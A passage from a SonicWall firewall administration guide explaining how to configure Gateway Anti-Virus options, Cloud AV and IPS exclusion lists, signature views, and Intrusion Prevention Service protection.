- **Enable HTTP Byte-Range requests with Gateway AV** - Allows usage of HTTP byte range requests when GAV is enabled. By default, the setting is enabled.
- **Enable FTP 'REST' requests with Gateway AV** - Allows FTP REST command usage when GAV is enabled. By default, the setting is enabled.
- **Do not scan parts of files with high compression ratios**. - Disables the scanning of files with high compression ratios. By default, the setting is enabled, which disables scanning of these types of files.
- **Block files with multiple levels of zip/gzip compression** - Suppresses the receiving of multi-level zip/gzip files in an email attachment. By default, the setting is disabled.

Configuring HTTP Clientless Notification

The HTTP Clientless Notification feature notifies users when GAV detects an incoming threat from an HTTP server. If this option disabled, when GAV detects an incoming threat from an HTTP server, GAV blocks the threat and the user receives a blank HTTP page. Typically, users will attempt to reload the page because they are not aware of the threat. The HTTP Clientless Notification feature informs the user that GAV detected a threat from the HTTP server.

To configure this feature, check the **Enable HTTP Clientless Notification Alerts** check box and enter a message in the **Message to Display when Blocking** field, as shown below.



TIP: The HTTP Clientless Notification feature is also available for SonicWall Anti-Spyware.

Optionally, you can configure the timeout for the HTTP Clientless Notification on the **Security Services > Summary** page under the **Security Services Summary** heading.


Configuring a SonicWall GAV Exclusion List

Any IP addresses listed in the exclusion list bypass virus scanning on their traffic.The **Gateway AV Exclusion List** section provides the ability to define a range of IP addresses whose traffic will be excluded from SonicWall GAV scanning.

CAUTION: Use caution when specifying exclusions to SonicWall GAV protection.

To add an IP address range for exclusion:

1 In the **Gateway AV Config View** window, scroll to the **Gateway AV Exclusion List** section.




2 Click the **Enable Gateway AV Exclusion List** check box to enable the exclusion list feature. The radio button and **Add...** button for **Use Address Range** become active. You can do any or all of the following:

- Add multiple ranges to the **Gateway AV Exclusion List** table as described in Adding a range to be excluded.
- Configure or delete excluded ranges in the **Gateway AV Exclusion List** table, as described in Modifying a Gateway AV Exclusion List table entry
- Delete excluded ranges in the **Gateway AV Exclusion List** table, as described in Deleting entries in the Gateway AV Exclusion List table
- Select an address object to be excluded, as described in Selecting an address object to be excluded

Adding a range to be excluded

3 Click the **Add...** button. The **Add GAV Range Entry** dialog displays.



4 Enter the IP address range in the **IP Address From** and **IP Address To** fields, then click **OK**. You IP address range is added to the **Gateway AV Exclusion List** table and the window closes. The message, *The configuration has been updated.*, displays in the status line.

5 To add other ranges to the **Gateway AV Exclusion List** table, repeat Step 1 through Step 4 for each range to be excluded.

Modifying a Gateway AV Exclusion List table entry

1 To change an entry in the **Configure** column, click the **Edit** icon for that entry. The **Edit GAV Range Entry** dialog displays.


2 Modify either or both of the IP addresses.

3 Click **OK**. The modifications are made to the **Gateway AV Exclusion List** table and the dialog closes. The message, `The configuration has been updated.`, displays in the status line.

4 To modify multiple entries, repeat Step 1 through Step 3.

Deleting entries in the Gateway AV Exclusion List table

1 To delete an entry from the Gateway AV Exclusion List table, click the **Delete** icon. To delete all the excluded ranges, click the **Delete All** button. A warning message displays, asking for confirmation of the deletion.




2 Click **OK**. The entry is removed from the Gateway AV Exclusion List table and the window closes.

Selecting an address object to be excluded

1 In the **Gateway AV Exclusion List** section, click the **Use Address Object** radio button. The drop-down menu becomes available.

2 Select an address object to be excluded or create a new one.




NOTE: You can select only one address object at a time to be excluded.

3 Click **OK** to select the address object and exit the **Gateway AV Config View** dialog.

Resetting Gateway Anti-Virus Settings

You can reset all your Gateway Anti-Virus Settings to factory default values by clicking the **Reset Gateway AV Settings** button. A warning message displays.



To completely remove your Gateway Anti-Virus Settings and restore the factory default values, click **OK**. Otherwise, click **Cancel**.

Using Cloud Anti-Virus

The Cloud Anti-Virus feature introduces an advanced malware scanning solution that compliments and extends the existing Gateway Anti-Virus scanning mechanisms present on SonicWall firewalls to counter the continued growth in the number of malware samples in the wild.


Cloud Anti-Virus expands the Reassembly Free Deep Packet Inspection engine capabilities by consulting with the datacenter-based malware analysis servers. This approach keeps the foundation of RFDPI-based malware detection by providing a low-latency, real-time solution that is capable of scanning unlimited numbers of files of unlimited size on all protocols that are presently supported without adding any significant incremental processing overhead to the appliances themselves. With this additional layer of security, SonicWall's Next Generation Firewalls are able to extend their current protection to cover multiple millions of pieces of malware.

Topics:

- Enabling Cloud Anti-Virus Database
- Configuring Cloud AV Exclusions

Enabling Cloud Anti-Virus Database

To enable the Cloud Anti-Virus feature, select the **Enable Cloud Anti-Virus Database** checkbox in the **Gateway Anti-Virus Global Settings** section of the **Security Services > Gateway Anti-Virus** page.




Configuring Cloud AV Exclusions


Certain cloud-signatures can be excluded from being enforced to alleviate false positive problems or to enable downloading specific virus files as necessary.

To configure the exclusion list:

1. In **Security Services > Gateway Anti-Virus**, scroll to the **Gateway Anti-Virus Global Settings** section.
2. Click the **Cloud AV DB Exclusion Settings** button. The **Add Cloud AV Exclusions** dialog displays.



3. Enter the Cloud AV Signature ID in the **Cloud AV Signature ID** field. The ID must be a decimal value only.
4. Click the **Add** button. The signature ID is added to the **List**.




5. To view the latest information on a signature, select the signature ID in the list and click the **Sig Info** button. The information for the signature is displayed on the SonicALERT website:

   https://www.MySonicWall.com/sonicalert/sonicalert.aspx

6 Click **OK** when you have finished configuring the Cloud AV exclusion list.

Viewing SonicWall GAV Signatures

The **Gateway Anti-Virus Signatures** section allows you to view the contents of the SonicWall GAV signature database. All the entries displayed in the **Gateway Anti-Virus Signatures** table are from the SonicWall GAV signature database downloaded to your SonicWall security appliance.




NOTE: Signature entries in the database change over time in response to new threats.

Topics:

- Displaying Signatures
- Searching the Gateway Anti-Virus Signature Database
- Enabling/Disabling Signatures

Displaying Signatures




You can display the signatures in a variety of views using the **View Style** menu. Signatures are displayed 50 to a page. The sentence after the **First Letter** drop-down menu states how many signatures match the search criterion; for example, 23003 malware family signatures (All Signatures) or 323 of 23003 signatures match “bi” (Use Search String, 0-9, or A-Z).

- **Use Search String** - Allows you to display signatures containing a specified string entered in the **Lookup Signatures Containing String** field.
- **All Signatures** - Displays all the signatures in the table,
- **0 - 9** - Displays signature names beginning with the number you select from the menu.
- **A - Z** - Displays signature names beginning with the letter you select from menu.

Searching the Gateway Anti-Virus Signature Database

You can search the signature database by entering a search string in the **Lookup Signatures Containing String** field, then clicking the **Search** icon.



The signatures that match the specified string are displayed in the **Gateway Anti-Virus Signatures** table.

TIP: Making the search string too generic (for example, bi instead of bit) may return an overly large result.

Enabling/Disabling Signatures

By default, all anti-virus signatures are enabled. You can disable a particular anti-virus signature by clearing the **Enable** check box for it and then clicking **Accept**.

122

Activating Intrusion Prevention Service

Security Services > Intrusion Prevention Service

SonicWall Intrusion Prevention Service (SonicWall IPS) delivers a configurable, high performance Deep Packet Inspection engine for extended protection of key network services such as Web, email, file transfer, Windows services and DNS. SonicWall IPS is designed to protect against application vulnerabilities as well as worms, Trojans, and peer-to-peer, spyware and backdoor exploits. The extensible signature language used in SonicWall's Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities. SonicWall IPS offloads the costly and time-consuming burden of maintaining and updating signatures for new hacker attacks through SonicWall's industry-leading Distributed Enforcement Architecture (DEA). Signature granularity allows SonicWall IPS to detect and prevent attacks based on a global, attack group, or per-signature basis to provide maximum flexibility and control false positives.

Topics:

SonicWall Deep Packet Inspection

Deep Packet Inspection looks at the data portion of the packet. The Deep Packet Inspection technology includes intrusion detection and intrusion prevention. Intrusion detection finds anomalies in the traffic and alerts the administrator. Intrusion prevention finds the anomalies in the traffic and reacts to it, preventing the traffic from passing through.

Deep Packet Inspection is a technology that allows a SonicWall Security Appliance to classify passing traffic based on rules. These rules include information about layer 3 and layer 4 content of the packet as well as the information that describes the contents of the packet's payload, including the application data (for example, an FTP session, an HTTP Web browser session, or even a middleware database connection). This technology allows the administrator to detect and log intrusions that pass through the SonicWall Security Appliance, as well as prevent them (that is, dropping the packet or resetting the TCP connection). SonicWall's Deep Packet Inspection technology also correctly handles TCP fragmented byte stream inspection as if no TCP fragmentation has occurred.

Topics:


- SonicWall's Deep Packet Inspection Works
- SonicWall IPS Terminology

SonicWall's Deep Packet Inspection Works

Deep Packet Inspection technology enables the firewall to investigate farther into the protocol to examine information at the application layer and defend against attacks targeting application vulnerabilities. This is the technology behind SonicWall Intrusion Prevention Service. SonicWall's Deep Packet Inspection technology enables dynamic signature updates pushed from the SonicWall Distributed Enforcement Architecture.

The following steps describe how the SonicWall Deep Packet Inspection Architecture works:

SonicWall Deep Packet Inspection Architecture



1 Pattern Definition Language Interpreter uses signatures that can be written to detect and prevent against known and unknown protocols, applications and exploits.

2 TCP packets arriving out-of-order are reassembled by the Deep Packet Inspection framework.

3 Deep Packet Inspection engine preprocessing involves normalization of the packet's payload. For example, a HTTP request may be URL encoded and thus the request is URL decoded in order to perform correct pattern matching on the payload.

4 Deep Packet Inspection engine postprocessors perform actions which may either simply pass the packet without modification, or could drop a packet or could even reset a TCP connection.

5 SonicWall's Deep Packet Inspection framework supports complete signature matching across the TCP fragments without performing any reassembly (unless the packets are out of order). This results in more efficient use of processor and memory for greater performance.

SonicWall IPS Terminology

- **Stateful Packet Inspection** - looking at the header of the packet to control access based on port, protocol, and IP address.
- **Deep Packet Inspection** - looking at the data portion of the packet. Enables the firewall to investigate farther into the protocol to examine information at the application layer and defend against attacks targeting application vulnerabilities.
- **Intrusion Detection** - a process of identifying and flagging malicious activity aimed at information technology.
- **False Positive** - a falsely identified attack traffic pattern.
- **Intrusion Prevention** - finding anomalies and malicious activity in traffic and reacting to it.
- **Signature** - code written to detect and prevent intrusions, worms, application exploits, and Peer-to-Peer and Instant Messaging traffic.

SonicWall Gateway Anti-Virus, Anti-Spyware, and IPS Activation

If you do not have SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service installed on your SonicWall security appliance, the **System > Licenses** page indicates the service is Not Licensed.

Because SonicWall Intrusion Prevention Service is part of the unified SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you will have a single License Key to activate all three services on your SonicWall security appliance.


The procedure for obtaining a license and activating it can be found in Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License.

TIP: If your SonicWall security appliance is connected to the Internet and registered at MySonicWall.com, you can activate a 30-day FREE TRIAL of SonicWall Gateway Anti-Virus, SonicWall Anti-Spyware, and SonicWall Intrusion Prevention Service separately. See Activating FREE TRIALs.

Setting Up SonicWall Intrusion Prevention Service Protection

Activating the SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license on your SonicWall security appliance does not automatically enable the protection.

The **Security Services > Intrusion Prevention** page displays the configuration settings for SonicWall IPS service on your SonicWall security appliance.



The **Security Services > Intrusion Prevention Service** page is divided into three sections:

- **IPS Status** - displays status information on the state of the signature database and youSonicWall IPS license.
- **IPS Global Settings** - provides the key settings for enabling SonicWall IPS protection on your SonicWall security appliance, specifying globalSonicWall IPS protection based on three classes of attacks, and other configuration options.
- **IPS Policies** - allows you to view SonicWall IPS signatures and configure the handling of signatures by category groups or on a signature-by-signature basis. Categories are signatures grouped together based on the type of attack.


After activating your Intrusion Prevention Service license, you must enable and configure SonicWall IPS on the Security Services > Intrusion Prevention page before intrusion prevention policies are applied to your network traffic.

Topics:

- IPS Status
- Configuring Intrusion Prevention Service Overview

- Enabling SonicWall IPS
- Specifying Global Attack Level Protection
- ApplyingSonicWall IPS Protection on Zones
- Viewing and Configuring SonicWall IPS Policies

IPS Status



- **Signature Database –** indicates whether the signature database needs to be downloaded or has been downloaded.
- **Signature Database Timestamp –** displays the last update to the SonicWall IPS signature database, not the last update to your SonicWall security appliance.
- **Update** button – updates the database manually.
- **Last Checked –** indicates the last time the SonicWall security appliance checked the signature database for updates. The SonicWall security appliance attempts to synchronize the database automatically on startup, and once every hour.
- **IPS Server Expiration Date –** indicates the date when the SonicWall GAV service expires and, therefore, your Intrusion Prevention service. If your SonicWall GAV subscription expires, the SonicWall IPS inspection is stopped and the SonicWall IPS configuration settings are removed from the SonicWall security appliance. These settings are restored automatically after renewing your SonicWall GAV license to the previously configured state.

The **IPS Status** section displays **Note: Enable the Intrusion Prevention Service per zone from the Network > Zones page**. Clicking on the **Network > Zones** link displays the **Network > Zones** page for applying SonicWall IPS on zones.

NOTE: Refer to ApplyingSonicWall IPS Protection on Zones for instructions on applying SonicWall IPS protection to zones.

Configuring Intrusion Prevention Service Overview

To configure SonicWall Intrusion Prevention Service to begin protecting your network, you need to perform the following steps:

1. Enable SonicWall Intrusion Prevention Service as described in Enabling SonicWall IPS.
2. Specify the Priority attack Groups as described in Specifying Global Attack Level Protection.
3. Apply SonicWall Intrusion Prevention Service Protection to zones as described in ApplyingSonicWall IPS Protection on Zones.

Enabling SonicWall IPS

SonicWall IPS must be globally enabled on your SonicWall security appliance by checking the **Enable IPS** check box in the **IPS Global Settings** section. A check mark in the **Enable IPS** check box turns on the service on your SonicWall security appliance.

NOTE: Checking the **Enable IPS** check box does not automatically startSonicWall IPS protection. You must specify an action in the **Signature Groups** table to activate intrusion prevention on the SonicWall security appliance, and specify the interface or zones you want to protect.

Specifying Global Attack Level Protection

SonicWall IPS allows you to globally manage your network protection against attacks.

Topics:

- Setting Global Attack Level Protection
- Configuring a SonicWall IPS Exclusion List
- Resetting IPS Settings and Policies

Setting Global Attack Level Protection

To set global attack level protection:

1 Go to the **IPS Global Settings** section of the **Security Services > Intrusion Prevention** page.

2 For each class of attack in the **Signature Groups** table, **High Priority Attacks**, **Medium Priority Attacks**, and **Low Priority Attacks**, select the **Prevent All** checkboxes. Attacks belonging to the enabled group will be prevented.

CAUTION: Leaving the High Priority Attacks, Medium Priority Attacks, and Low Priority Attacks signature groups with no Prevent All action checked means no intrusion prevention will occur on the SonicWall security appliance.

3 For each class of attack in the **Signature Groups** table, select the **Detect All** checkboxes. Attacks belonging to the enabled group will be logged.

4 Optionally, specify the number of seconds to delay between log entries for the same detected attack in its **Log Redundancy Filter (seconds)** field. The default for High Priority Attacks and Medium Priority Attacks is **0** seconds (every attack is logged) and for Low Priority Attack is **60** seconds.

TIP: Specifying a delay time reduces the number of log entries, especially for Low Priority Attacks.

5 Click **Apply** at the top of the page to protect your network against the most dangerous and disruptive attacks.


Configuring a SonicWall IPS Exclusion List

Any IP addresses listed in the exclusion list bypass IPS scanning on their traffic.The **AV IPS List** provides the ability to define a range of IP addresses whose traffic will be excluded from SonicWall IPS scanning.

CAUTION: Use caution when specifying exclusions to SonicWall IPS protection.

To add an IP address range for exclusion:

1 In the **IPS Global Settings** section, click the **Configure IPS Settings** button. The **IPS Config View** dialog displays.




2 Click the **Enable IPS Exclusion List** checkbox to enable the exclusion list feature. The radio button and **Add...** button for **Use Address Range** become active. You can do any or all of the following:

- Add multiple ranges to the **IPS Exclusion List** table as described in Adding a range to be excluded.
- Configure or delete excluded ranges in the **IPS Exclusion List** table, as described in Modifying an IPS Exclusion List table entry
- Delete excluded ranges in the **IPS Exclusion List** table, as described in Deleting entries in the IPS Exclusion List table
- Select an address object to be excluded, as described in Selecting an address object to be excluded

Adding a range to be excluded

3 Click the **Add...** button. The **Add IPS Range Entry** dialog displays.



4 Enter the IP address range in the **IP Address From** and **IP Address To** fields, then click **OK**. You IP address range is added to the **IPS Exclusion List** table and the window closes. The message, `The configuration has been updated.`, displays in the status line.

5 To add other ranges to the **IPS Exclusion List** table, repeat Step 1 through Step 4 for each range to be excluded.

Modifying an IPS Exclusion List table entry

1 To change an entry, in the **Configure** column, click the **Edit** icon for that entry. The **Edit IPS Range Entry** dialog displays.


2 Modify either or both of the IP addresses.

3 Click **OK**. The modifications are made to the **IPS Exclusion List** table and the window closes. The message, `The configuration has been updated.`, displays in the status line.

4 To modify multiple entries, repeat Step 1 through Step 3.

Deleting entries in the IPS Exclusion List table

1 To delete an entry from the **IPS Exclusion List** table, click the **Delete** icon. To delete all the excluded ranges, click the **Delete All** button. A warning message displays, asking for confirmation of the deletion.




2 Click **OK**. The entry is removed from the IPS Exclusion List table and the window closes.

Selecting an address object to be excluded

